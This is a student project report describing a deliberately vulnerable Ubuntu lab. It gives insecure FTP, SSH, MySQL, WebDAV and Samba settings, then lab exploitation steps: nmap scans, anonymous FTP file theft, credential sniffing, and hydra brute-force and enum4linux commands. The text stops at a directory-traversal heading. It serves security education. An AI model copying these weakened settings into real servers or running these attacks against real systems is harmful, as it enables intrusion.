INDEX

School of Computer Science
University of Petroleum & Energy Studies, Dehradun

1. Project Title

FlawFix: Identifying And Patching Security Flaws

2. Abstract

The growing dependence on digital systems has coincided with an increase in cyber attacks, calling for a proactive strategy to find and fix security vulnerabilities. A project called "FlawFix: Identifying and Patching Security Flaws" attempts to replicate known security flaws in an operating system that is purposefully made vulnerable. The project, so far, utilized Ubuntu Server as its foundation OS, integrating vulnerable versions of services such as FTP and Apache. The goal is to take advantage of these vulnerabilities and put repair plans into action, which will improve knowledge of common security flaws and offer workable solutions to reduce associated risks.

3. Introduction

In today's digital world, when security breaches can have serious repercussions, cybersecurity is an urgent concern. Since operating systems are the foundation of digital infrastructure, attackers looking to take advantage of weaknesses frequently target them. The goal of this project, "FlawFix: Identifying and Patching Security Flaws," is to employ an intentionally weak Ubuntu Server. To mimic real-world security challenges, we have implemented vulnerable versions of services like Apache and FTP. The project's objectives are to take advantage of these vulnerabilities, implement repair strategies, and acquire important knowledge about the whole lifespan of security issues, from detection to remediation verification.

4. Literature Review

The exploration of security vulnerabilities and their mitigation is a well-documented area within cybersecurity research. [1] provides valuable insights into the dynamics of vulnerability management and highlights the critical role of systematic analysis in securing systems. It emphasizes the importance of timely detection and patching of vulnerabilities to minimize the window of opportunity for potential exploits. [2] underscores the need for continuous monitoring and updating of systems to address

emerging threats, particularly in services like FTP and Apache. Both studies collectively highlight the necessity of a thorough understanding of vulnerabilities and the implementation of timely remediation strategies, forming a strong foundation for the objectives of the "FlawFix" project.

5. Problem Statement

Operating systems are susceptible to a wide range of security vulnerabilities, many of which remain unpatched due to a lack of awareness or understanding. These vulnerabilities can be exploited by malicious actors, leading to significant damage and data loss. The problem lies in the difficulty of identifying these flaws and implementing effective remediation strategies before they can be exploited. This project addresses this issue by creating a vulnerable OS(Till now added vulnerable versions of ftp and apache), deliberately exposing its weaknesses, and systematically applying patches to eliminate these flaws.

6. Objectives

- To develop an operating system with intentionally embedded security vulnerabilities.
- To exploit these vulnerabilities using various techniques to simulate potential real-world attacks.
- To install and configure vulnerable versions of services such as FTP and Apache.
- To analyze the exploited vulnerabilities to understand their impact on the system.
- To apply appropriate remediation strategies and document the process of patching the identified flaws.
- To evaluate the effectiveness of the patches in preventing future exploitation.

7. Methodology

1. **Development of Vulnerable OS:**
    - Ubuntu Server is used as the base OS, with services such as FTP and Apache installed in vulnerable versions.
    - The services with known vulnerabilities were configured using open-source tools and frameworks.
2. **Vulnerability Exploitation:**
    - Utilize penetration testing tools such as Metasploit, Nmap, Searchsploit and others to exploit the vulnerabilities.
3. **Vulnerability Analysis:**
    - Analyze the impact & Identify the root cause of each vulnerability and categorize them based on their severity.
4. **Remediation and Patching:**
    - Develop and implement patches to fix the identified vulnerabilities.
    - Ensure that the patches address the root cause of each flaw and prevent further exploitation.

5. **Evaluation of Patches:**
    - Re-test the system post-patching to ensure the effectiveness of the remediation.
    - Assess the overall security of the system after the application of all patches.

8. Pert Chart




Fig 1

9. References

1. G. V. Marconato, V. Nicomette and M. Kaâniche, "Security-related vulnerability life cycle analysis," *2012 7th International Conference on Risks and Security of Internet and Systems (CRiSIS)*
2. Ö. Aslan and R. Samet, "Mitigating Cyber Security Attacks by Being Aware of Vulnerabilities and Bugs," *2017 International Conference on Cyberworlds (CW)*
3. National Vulnerability Database. https://nvd.nist.gov/
4. OWASP Top 10 Vulnerabilities https://owasp.org/www-project-top-ten/
5. Exploit DB https://www.exploit-db.com/

10. Workflow:-

1. Flawfix Configurations:

Server Installation:

- Download the .iso file of Ubuntu Server [https://ubuntu.com/download/server] & Add it to the VirtualBox.
- In this Case, these are the configurations:
  - Server: flawfix
  - User: anonymous
  - Password: flawfixed

Now, start the installation & configurations of different vulnerable services configurations.

FTP:

Steps to Configure a Vulnerable FTP Server:-

1. Install vsftpd

```
sudo apt update
sudo apt install vsftpd -y
```

2. Backup the Default Configuration

```
sudo cp /etc/vsftpd.conf /etc/vsftpd.conf.bak
```

3. Configure the vsftpd Server with Vulnerabilities

Edit the vsftpd configuration file:

- sudo nano /etc/vsftpd.conf

To deliberately introduce vulnerabilities, change the following settings:

1. Enable Anonymous Access:

Allow anonymous users to upload files, which is a common vulnerability.

Change the following lines:

```
anonymous_enable=YES   # Allow anonymous FTP login
write_enable=YES       # Enable file uploads
anon_upload_enable=YES # Enable anonymous file uploads (optional but adds risk)
```

2. Disable Encryption:

FTP without encryption transmits data, including credentials, in plain text, making it vulnerable to interception.

Add/modify:

```
ssl_enable=NO          # Disable encryption for FTP
```

3. Weak File Permissions:

Allow anonymous users to modify or delete any file.

Ensure the following line exists:

```
anon_other_write_enable=YES
```

4. Remove Logging:

Disable FTP logging to make it harder to detect malicious actions:

```
xferlog_enable=NO
```

5. Other Changes:

```
local_mask=022
chroot_local_user=YES
secure_chroot_dir = /var/run/vsftpd/empty
force_dot_files=YES
pasv_min_port=40000
pasv_max_port=50000
user_sub-token=$USER
local_root=/home/$USER/ftp
```

4. Add FTP User & Create FTP Directory with Insecure Permissions

- sudo adduser ftpuser [password: ftpuser]

Set up the FTP directory with weak permissions:

```
sudo mkdir /home/ftpuser/ftp
sudo chown nobody:nogroup /home/ftpuser/ftp/
sudo chmod a-w /home/ftpuser/ftp/
sudo mkdir /home/ftpuser/ftp/files
sudo chown ftpuser:ftpuser /home/ftpuser/ftp/files

sudo chmod 777 /srv/ftp
sudo chown nobody:nogroup /srv/ftp
sudo mkdir /srv/ftp/upload

sudo chmod 733 /srv/ftp/upload
```

Created 3 txt file:-

```
echo "Flawfix FTP server" | sudo tee /home/ftpuser/ftp/files/ftp.txt
echo "Secret txt file" | sudo tee /home/ftpuser/ftp/secret.txt
echo "Anonymous file for public" | sudo tee /srv/ftp/anonymous.txt
```

5. Restart the FTP Service

```
sudo systemctl restart vsftpd
sudo systemctl status vsftpd
```

SSH:

Steps to Install OpenSSH and Configure Vulnerable Settings

- **Install OpenSSH Server**

  sudo apt-get update
  sudo apt-get install -y openssh-server

- **Configure SSH with Vulnerable Settings**

  Edit the SSH server configuration file:

  sudo nano /etc/ssh/sshd_config

- Change the configuration to make it insecure. Add or modify the following lines:
  - **Enable password authentication** (to make brute-force attacks possible):
    - PasswordAuthentication yes
  - **Permit root login** (allow attackers to target the root account):
    - PermitRootLogin yes
  - **Use weak ciphers and key exchange algorithms**:
    - Ciphers aes128-cbc,3des-cbc
    - KexAlgorithms diffie-hellman-group1-sha1
- **Disable privilege separation** (this reduces the isolation of SSH sessions):
    - UsePrivilegeSeparation no
- **Restart SSH Service**
  - After making these changes, restart the SSH service to apply them:
    - sudo systemctl restart ssh

MySQL 5.5:

Download version 5.5.51 from MySQL site

- wget https://dev.mysql.com/get/Downloads/MySQL-5.5/mysql-5.5.56-linux-glibc2.5-x86_64.tar.gz

Add mysql user group

- sudo groupadd mysql

Add mysql (not the current user) to mysql user group

- sudo useradd -g mysql mysql

Extract it

- sudo tar -xvf mysql-5.5.56-linux-glibc2.5-x86_64.tar.gz

Move it to /usr/local

- sudo mv mysql-5.5.56-linux-glibc2.5-x86_64 /usr/local/

Create mysql folder in /usr/local by moving the untarred folder

- cd /usr/local
- sudo mv mysql-5.5.49-linux2.6-x86_64 mysql

set MySql directory owner and user group

- cd mysql
- sudo chown -R mysql:mysql *

Install the required lib package (works with 5.6 as well)

- sudo apt-get install libaio1

  {If not works}

- wget http://archive.ubuntu.com/ubuntu/pool/main/liba/libaio/libaio1_0.3.110-5ubuntu0.1_amd64.deb
- sudo dpkg -i libaio1_<version>.deb

Execute mysql installation script

- sudo scripts/mysql_install_db –user=mysql

Set mysql directory owner from outside the mysql directory

- sudo chown -R root .

Set data directory owner from inside mysql directory

- sudo chown -R mysql data

Copy the mysql configuration file

- sudo cp support-files/my-medium.cnf /etc/my.cnf

Start mysql

- sudo bin/mysqld_safe --user=mysql &
- sudo cp support-files/mysql.server /etc/init.d/mysql.server

Set root user password

- sudo bin/mysqladmin -u root password password123

Add mysql path to the system

- sudo ln -s /usr/local/mysql/bin/mysql /usr/local/bin/mysql

Reboot!
Start mysql server

- sudo /etc/init.d/mysql.server start

Stop mysql server

- sudo /etc/init.d/mysql.server stop

Check status of mysql

- sudo /etc/init.d/mysql.server status

Enable myql on startup

- sudo update-rc.d -f mysql.server defaults

*Disable mysql on startup (Optional)

- sudo update-rc.d -f mysql.server remove

WebDAV:

Step 1: Install Apache2 HTTP Server

- sudo apt update

  sudo apt install apache2
  sudo systemctl enable apache2
  sudo systemctl start apache2
  sudo systemctl status apache2

Step 2: Install and Enable WebDAV Modules

sudo a2enmod dav
sudo a2enmod dav_fs
sudo systemctl restart apache2

Step 3: Create a WebDAV directory and set permissions

sudo mkdir /var/www/webdav
sudo chown -R www-data:www-data /var/www/webdav
sudo chmod -R 755 /var/www/webdav

Step 4: Configure WebDAV:
sudo nano /etc/apache2/sites-available/000-default.conf

Add the following configuration inside the <VirtualHost *:80> block:

```
<Directory /var/www/webdav>
  Options Indexes FollowSymLinks
  AllowOverride None
  Require all granted
  Dav On
</Directory>
```

Save & close the file.
sudo systemctl restart apache2

Step 5: Secure WebDAV with a Password

Create a password file using htpasswd:
sudo htpasswd -c /etc/apache2/webdav.password root [enter password]
sudo nano /etc/apache2/sites-available/000-default.conf

Below the previous <Directory> block, add:

```
<Location /webdav>
  DAV On
  AuthType Basic
  AuthName "WebDAV"
  AuthUserFile /etc/apache2/webdav.password
  Require valid-user
</Location>
```

Save & close the file

sudo systemctl restart apache2

Step 6: Upload a test file and Connect using cadaver

go to /var/www/webdav and create the file

cd /var/www/webdav/

nano test.txt

To edit html main page:

cd /var/www/html

Cadaver: is a command-line WebDAV client for Unix.

sudo apt install cadaver -y

cadaver http://10.0.2.7/webdav [Enter credential to connect]

SMB:

Install Samba

- sudo apt update
- sudo apt install samba

Configure samba Insecurely:

- backup the original config file:
    - sudo cp /etc/samba/smb.conf /etc/samba/smb.conf.bak
- sudo nano /etc/samba/smb.conf
- Add an Insecure share
    - [VulnerableShare]
    - path = /srv/samba/share
    - browsable = yes
    - writable = yes
    - guest ok = yes
    - force user = nobody

- Set insecure permissions
    - sudo mkdir -p /srv/samba/share
    - sudo chmod 777 /srv/samba/share

- Disable password protection
    - sudo nano /etc/samba/smb.conf
        - [global]
        - security = share
        - map to guest = bad user

Create a User Account:

- create a system user:
    - sudo useradd -M -s /sbin/nologin root
- set a password for the samba user:
    - sudo password -a root [password123]

- Enable the user in Samba:

- sudo smbpasswd -e root

Modify the Samba Config:

- sudo nano /etc/samba/smb.conf
- Ensure the following settings are in the [global] section to allow both user and anonymous access:
    - [global]
    - security = user
    - map to guest = bad user

- Edit the [VulnerableShare] section to allow both smbuser and anonymous access:
    - [VulnerableShare]
    - path = /srv/samba/share
    - browsable = yes
    - writable = yes
    - guest ok = yes
    - valid users = smbuser, nobody
    - force user = nobody

- Set permissions for the share directory:
    - sudo chmod 777 /srv/samba/share
    - sudo chown -R nobody:nogroup /srv/samba/share

- Restart samba services
    - sudo systemctl restart smbd

Enable, start and check the status of the service:

- sudo systemctl enable smbd
- sudo systemctl start smbd
- sudo systemctl status smbd

To test the share:

- smbclient //10.0.2.7/VulnerableShare -N

You can use hydra for brute-force:

- hydra -l root -P /path/password-list.txt smb://10.0.2.7

Enumerate smb information even without authentication

- enum4linux -a 10.0.2.7
    - Reveals shared directories, server information, local user accounts

2. Flawfix Exploitations:

After successfully developing a vulnerable Ubuntu server, let's exploit the vulnerable services running on target machine using various techniques.

Manual Exploitation Steps:

Exploitation Steps of different services running on Ubuntu Server.

First check the active hosts on the network with netdiscover or nmap to find the actual IP of target machine.

```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:1b:f9:c8      1      60  PCS Systemtechnik GmbH
10.0.2.7        08:00:27:48:7c:25      1      60  PCS Systemtechnik GmbH

┌──(anonymous㉿windows)-[~]
└─$ sudo nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 11:54 IST
Nmap scan report for 10.0.2.1
Host is up (0.00022s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00038s latency).
MAC Address: 08:00:27:1B:F9:C8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00070s latency).
MAC Address: 08:00:27:48:7C:25 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.73 seconds
```

Fig 1.1

As you can see in Fig 1.1, We have 2 IP that seems like the target machine, let's check it one by ones using further nmap port scanning.

```
┌──(anonymous㉿windows)-[~]
└─$ sudo nmap -sC -sV -p- -T4 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 11:57 IST
Nmap scan report for 10.0.2.7
Host is up (0.00017s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              26 Sep 22 04:18 anonymous.txt
|_drwx-wx-wx    2 0        0            4096 Sep 24 03:49 upload [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:01:85:82:c8:79:10:bc:9d:8a:28:b0:bf:b8:3e:18 (ECDSA)
|_  256 e7:a9:22:b3:02:97:4a:cd:aa:2e:8f:27:dd:46:87:a9 (ED25519)
80/tcp   open  http        Apache httpd 2.4.58
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2024-11-12 09:54  html/
|_
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Index of /
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
3306/tcp open  mysql       MySQL (unauthorized)
MAC Address: 08:00:27:48:7C:25 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-11-14T06:27:17
|_  start_date: N/A
|_clock-skew: 1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: FLAWFIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.00 seconds
```

Fig 1.2

We have few ports opened on the machine (10.0.2.7), that seems like the actual target machine.

Open ports are: FTP(21), SSH(22), HTTP(80), MySQL(3306), Samba(139/445)

Now, try to enumerate all of these services one-by-one.

FTP:

Steps to Penetrate into the FTP Vulnerabilities:

1. Anonymous Login Vulnerability

Description: Allowing anonymous login gives attackers access to the FTP server without authentication.

Penetration Steps:

- Use any FTP client to connect to the FTP server as an anonymous user.

Commands:

```
ftp <target-ip>                [Fig 2.1]
```

- When prompted for a username, enter `anonymous`, and use any email address as the password.
- After login, you can list directories and download/upload files:





Fig 2.2

```
ls
get <file_name>                          # Download file (Fig 2.3)
```



```
226 Directory send OK.
ftp> cd ../
250 Directory successfully changed.
ftp> pwd
Remote directory: /home/ftpuser
ftp> cd
(remote-directory) ls
550 Failed to change directory.
ftp> ls
229 Entering Extended Passive Mode (|||49224|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001          220 Sep 21 13:53 .bash_logout
-rw-r--r--    1 1001     1001         3771 Sep 21 13:53 .bashrc
-rw-r--r--    1 1001     1001          807 Sep 21 13:53 .profile
dr-xr-xr-x    3 65534    65534        4096 Sep 22 04:09 ftp
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47425|)
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Sep 21 14:23 files
-rw-r--r--    1 0        0              17 Sep 22 04:09 secret.txt
226 Directory send OK.
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||46076|)
150 Opening BINARY mode data connection for secret.txt (17 bytes).
100% |*****************************************************************************************
226 Transfer complete.
17 bytes received in 00:00 (14.80 KiB/s)
ftp>
```

Fig 2.3

2. No Encryption (Plain-Text Credentials)

Description: If the FTP server doesn't use encryption, all traffic, including login credentials, is transmitted in plain text. Attackers can easily intercept these credentials.

Penetration Steps:

- Use a packet-capturing tool like **Wireshark** to sniff network traffic and capture FTP credentials.

Steps:

- Start capturing traffic using Wireshark on the network.
- Apply the following filter to view only FTP traffic:

```
tcp.port == 21 or 'ftp'
```

- Use an FTP client or command-line to log in to the server. If the login is not anonymous, enter your credentials.

- In Wireshark, search for FTP traffic containing the credentials. Look for the `USER` and `PASS` fields in the packets.

Verification: You should see the FTP username and password in plain text. {Fig 3.2}




Fig 2.4




Fig 2.5

3. Directory Traversal (Misconfigured FTP Server)

